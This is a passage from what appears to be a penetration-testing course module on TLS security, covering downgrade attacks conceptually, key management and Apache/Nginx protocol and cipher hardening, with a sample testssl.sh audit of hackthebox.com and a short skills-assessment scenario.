SSL 3.0 and all TLS versions protect against cipher suite rollback attacks by including the list of cipher suites in the MAC of the final message of the handshake, thereby providing integrity protection. That way, changes made by a MitM attacker are detected before the handshake is concluded, leading to an alert and a failed connection establishment.

TLS Downgrade Attacks

The target of TLS downgrade attacks is to force the client into using an older and potentially weak TLS version for the connection with a server. A MitM attacker can achieve downgrade attacks by continuously interfering in the TLS handshake and dropping packets, resulting in a handshake failure. After a few failed handshake attempts for TLS 1.2, browsers may fall back to TLS 1.1 for connection establishment. The attacker can repeat this process until the victim's browser attempts to establish a connection using the desired TLS version. Interestingly, this is undocumented behavior of web browsers, though it was found to work in the past.

Exploits for attacks like POODLE and FREAK utilize a downgrade attack as part of their attack chain to target servers running secure TLS versions that still support older, vulnerable TLS versions such as SSL 3.0. To prevent downgrade attacks entirely, support for old TLS versions should be removed completely.

Note: TLS downgrade attacks are different from HTTP downgrading.

Testing TLS Configuration

TLS provides confidentiality, integrity, and authenticity if used correctly. When we conduct penetration tests on a web server, it is important to assess the TLS configuration. If TLS is misconfigured, there is not only a risk to the server but also to all clients establishing TLS sessions with that server. Therefore, a web server should always be configured according to the latest TLS best practices to provide the maximum amount of security for all clients.

Key Management Best Practices

Before jumping into some TLS best practices, let's first discuss some general key management best practices that should be followed whenever cryptographic algorithms are

used. We will only discuss this briefly here, for more details have a look at the NIST best practices.

The first thing to keep in mind is that each key should only be used for a single use case. This can either be encryption, signing, authentication, or something else entirely. However, using a single key for multiple purposes is a bad idea. This limits the impact of a potential key compromise, as an attacker is limited to the use case the key is dedicated for.

Additionally, it is important to define `cryptoperiods` after which keys are expired and no longer used. This limits the amount of exposure of a single key and ensures that there is a limited timeframe for computationally intensive attacks such as cryptoanalysis or brute-force attacks. After a key is compromised, it should immediately be treated as deprecated and replaced.

There are of course a lot more things to keep in mind when it comes to using cryptography correctly. However, these are among the most important ones. Here is a short list of additional things to keep in mind:

- Ensure the existence of full documentation of the key management processes
- Ensure the key generation process generates strong keys
- Ensure keys are not stored unencrypted
- Ensure that expired, weakened, or compromised keys are replaced and not used anymore
- Ensure that cryptographic keys are stored in a different location than the data it is used on
- Ensure that no hardcoded cryptographic keys are used
- Ensure that no custom cryptographic algorithms are used but only state-of-the-art and known good algorithms that are considered secure
- Ensure that encryption at rest and encryption in transit is used whenever possible

---

TLS Versions

Generally, only TLS 1.2 and TLS 1.3 should be offered. TLS 1.0 and 1.1 are considered deprecated, though it might be necessary to support them for legacy reasons. In any way, SSL 2.0 and SSL 3.0 are completely broken and should not be offered under any circumstances.

We can configure the supported TLS versions in Apache in the `ssl.conf` file:

```
SSLProtocol +TLSv1.2 +TLSv1.3
```

The same configuration in Nginx's config file looks like this:

```
ssl_protocols TLSv1.2 TLSv1.3;
```

Cipher Suites

After the TLS version, the cipher suite is the most important configuration for the session as it determines all the cryptographic algorithms used. Therefore, servers ideally should only offer the most secure cipher suites. However, this is infeasible in most scenarios since not all clients support strong cipher suites, so weaker cipher suites have to be supported to allow legacy clients to use the service. Otherwise, these clients would be locked out from using the service as they are unable to establish a TLS connection with the server.

However, some rules of thumb should be followed when it comes to cipher suites:

- do not offer any `NULL` cipher suites that do not offer encryption
- do not offer any `EXPORT` cipher suites that only offer weak encryption
- preferably use cipher suites that offer PFS. These are all TLS 1.3 cipher suites and the `ECDHE` and `DHE` cipher suites in TLS 1.2
- preferably use cipher suites in `GCM` mode over cipher suites in `CBC` mode

We can limit the offered cipher suites in Apache to cipher suites with at least 128-bit key length in the `ssl.conf` file:

```
SSLCipherSuite HIGH
```

Alternatively, we can explicitly specify a list of cipher suites in preferred order:

```
SSLCipherSuite ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-
SHA384:ECDHE-ECDSA-CHACHA20-POLY1305
```

The same configuration in Nginx's config file looks like this:

```
ssl_ciphers ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-
SHA384:ECDHE-ECDSA-CHACHA20-POLY1305;
```

Best Practices & Tools

To assess the TLS configuration of a webserver and determine whether the server is vulnerable to any common TLS vulnerabilities, the tool testssl.sh can be used. It can be downloaded from GitHub:

```
git clone --depth 1 https://github.com/drwetter/testssl.sh.git
cd testssl.sh/
bash testssl.sh
<SNIP>
```

We can run all default tests against a server by just specifying the URL:

```
bash testssl.sh https://hackthebox.com
<SNIP>

 Testing protocols via sockets except NPN+ALPN

 SSLv2      not offered (OK)
 SSLv3      not offered (OK)
 TLS 1      offered (deprecated)
 TLS 1.1    offered (deprecated)
 TLS 1.2    offered (OK)
 TLS 1.3    offered (OK): final
 NPN/SPDY   h2, http/1.1 (advertised)
 ALPN/HTTP2 h2, http/1.1 (offered)

 Testing cipher categories

 NULL ciphers (no encryption)                      not offered (OK)
 Anonymous NULL Ciphers (no authentication)        not offered (OK)
 Export ciphers (w/o ADH+NULL)                     not offered (OK)
 LOW: 64 Bit + DES, RC[2,4], MD5 (w/o export)      not offered (OK)
 Triple DES Ciphers / IDEA                         offered
 Obsoleted CBC ciphers (AES, ARIA etc.)            offered
 Strong encryption (AEAD ciphers) with no FS       offered (OK)
 Forward Secrecy strong encryption (AEAD ciphers)  offered (OK)

<SNIP>

  Server Certificate #1
   Signature Algorithm          SHA256 with RSA
   Server key size              RSA 2048 bits (exponent is 65537)
   Server key usage             Digital Signature, Key Encipherment
   Server extended key usage    TLS Web Server Authentication, TLS Web
Client Authentication
   Serial                       041068326595F10235DB8C1A08635245212F (OK:
```

```
length 18)
   Fingerprints                SHA1
0405C0130A0579A80F0FAB7E23443A4A0B16129C
                               SHA256
BCE478826AAC55381D60B520FEB1A20B086554B1A50D88CB8DD9F47030737ABE
   Common Name (CN)            *.enterprise.hackthebox.com  (request w/o
SNI didn't succeed)
   subjectAltName (SAN)        *.enterprise.hackthebox.com hackthebox.com
   Trust (hostname)            Ok via SAN (SNI mandatory)
   Chain of trust              Ok
   EV cert (experimental)      no
   Certificate Validity (UTC)  86 >= 30 days (2022-12-26 14:27 --> 2023-
03-26 14:27)

<SNIP>

 Testing vulnerabilities

 Heartbleed (CVE-2014-0160)                not vulnerable (OK), no
heartbeat extension
 CCS (CVE-2014-0224)                       not vulnerable (OK)
 Ticketbleed (CVE-2016-9244), experiment.  not vulnerable (OK), no session
tickets
 ROBOT                                     not vulnerable (OK)
 Secure Renegotiation (RFC 5746)           OpenSSL handshake didn't
succeed
 Secure Client-Initiated Renegotiation     not vulnerable (OK)
 CRIME, TLS (CVE-2012-4929)                not vulnerable (OK)
 BREACH (CVE-2013-3587)                    no gzip/deflate/compress/br
HTTP compression (OK)  - only supplied "/" tested
 POODLE, SSL (CVE-2014-3566)               not vulnerable (OK), no SSLv3
support

<SNIP>

 Rating (experimental)

 Rating specs (not complete)  SSL Labs's 'SSL Server Rating Guide'
(version 2009q from 2020-01-30)
 Specification documentation
https://github.com/ssllabs/research/wiki/SSL-Server-Rating-Guide
 Protocol Support (weighted)  95 (28)
 Key Exchange     (weighted)  90 (27)
 Cipher Strength  (weighted)  90 (36)
 Final Score                  91
 Overall Grade                B
 Grade cap reasons            Grade capped to B. TLS 1.1 offered
                              Grade capped to B. TLS 1.0 offered
                              Grade capped to A. HSTS is not offered
```

From the output, we can see that the tool automatically tests the entire TLS configuration including cipher suites, offered TLS versions, the certificate, and the existence of common vulnerabilities. Finally, the tool gives a grade and reasons for the grading. We can see that the HackTheBox web server still offers TLS 1.0 and TLS 1.1 and does not have the HSTS header configured to prevent SSL Stripping attacks. In a penetration test, we could add these findings to our report as low-risk findings. A lower grade might result in a higher severity rating for misconfigured TLS during a real-life engagement.

Skills Assessment

Scenario

A company tasked you with performing a security audit of the latest build of their web application. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in the web application.